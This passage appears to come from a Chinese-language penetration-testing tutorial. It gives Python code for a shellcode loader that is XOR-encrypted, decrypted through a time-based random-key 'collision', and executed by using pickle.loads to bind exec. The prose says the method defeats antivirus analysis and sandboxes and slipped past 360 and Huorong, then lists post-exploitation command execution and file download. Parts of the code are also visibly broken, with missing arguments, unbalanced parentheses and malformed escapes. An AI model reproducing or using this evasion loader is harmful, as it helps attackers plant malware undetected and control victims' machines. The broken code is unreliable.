18         output[i] = output[i] ^ (random.randint(1, len(input_bytes)) & 0xff)
19    return output
20
21
22 if __name__ == '__main__':
23     input_content = b'gASVXAQAAAAAACMCGJ1aWx0aW5zIiwEZXhlY5STlFg9BAAACmltcG9ydCBjdHlwZXMsdXJsbG
24     key = 156
25     # 加密文本使用 : input_content.encode('utf-8')
26     encrypted = encrypt(input_content, key)
27     # 解密文本使用 : decrypted.decode('utf-8')
28     decrypted = decrypt(encrypted, key)
29     print("encrypted: ", end='')
30     for i in encrypted:
31         print("\\x%02x" % i, end='')
32     print("\\ndecrypted: ", decrypted)
```

运行后得到加密后的加载器编码:



### ②shellcode 加载器解密使用随机值时间碰撞解密



```
1 import time
2 import random
3 import pickle
4 import ctypes
5 import base64
6
7
8 def decrypt(input_bytes, key):
9     output = bytearray(len(input_bytes))
10    random.seed(key)
11    for i in range(len(input_bytes)):
12        output[i] = input_bytes[i] ^ (random.randint(1, len(input_bytes)) & 0xff)
13    output[i] = output[i] ^ key
14    return output
15
16
17 if __name__ == '__main__':
18
19     buf = b"\x1c\x85\x34\x17\xfc\x14\x8e\xca\x3\x4c\xde\x7c\xeb\x72\xe0\x5\x1\x5a\x9c\xe7\xda\x5\x1\x35\xb0\x06\x70\xba\x14\xbd\xcc"
20
21     for i in range(1, 1000):
22         start_time = time.time()
23         time.sleep(0.1)
24         end_time = time.time()
25         elapsed_time = int((end_time - start_time) * 1000)
26
27         random.seed(i)
28         # 随机值时间碰撞解密
29         key = 156 - 100 - 10 + elapsed_time + random.randint(0, 20)
30         decrypted = decrypt(buf, key)
31         if key == 156:
32             print('start')
33
34         a = None
35         # 反序列化, 将a赋值为exec函数
36         pickle.loads(decrypt(b"\x3c\x83\x19\xaf\x96\x93\x97\x95\xb8\x81\x85\x06\x9e\xf8\xe3\xfc\xf1\xf5\xf6\xd1\xf5\x11\x11\xbd\xd2"))
37         # 执行shellcode加载器
38         base64.b64decode(decrypted.decode('utf-8'))
39         a(base64.b64decode(decrypted.decode('utf-8'))))
40
41     break
```

采用将 shellcode 加载器整体使用自定义的异或随机值加密的方式，用 pickle.loads 反序列化执行 "a = exec"，a 变成 exec 函数，再执行解密后的 shellcode 加载器。shellcode 加载器解密使用随机值时间碰撞解密，密钥 156 先减去 100 毫秒，再减去 10，再加上时间差和 0-20 的随机数重复 1000 次保证碰撞出原 key，再用 if 判断前 key 是否等于 156，相等则加载 shellcode，最后 break 退出循环。这是为了扰乱杀软逆推出原来的 shellcode，同时有反沙箱的效果。

③打包后复制文件到靶机，成功绕过 360 安全卫士和火绒安全的查杀。






2.5 后渗透

被攻击的靶机上线后，可以做的后渗透工作有：

(1) 命令执行，以下是在靶机执行 ipconfig 和 dir 命令



(2) 文件浏览：可以从主机上下载部分目录下的文件，如果提权成功则可查看全部。

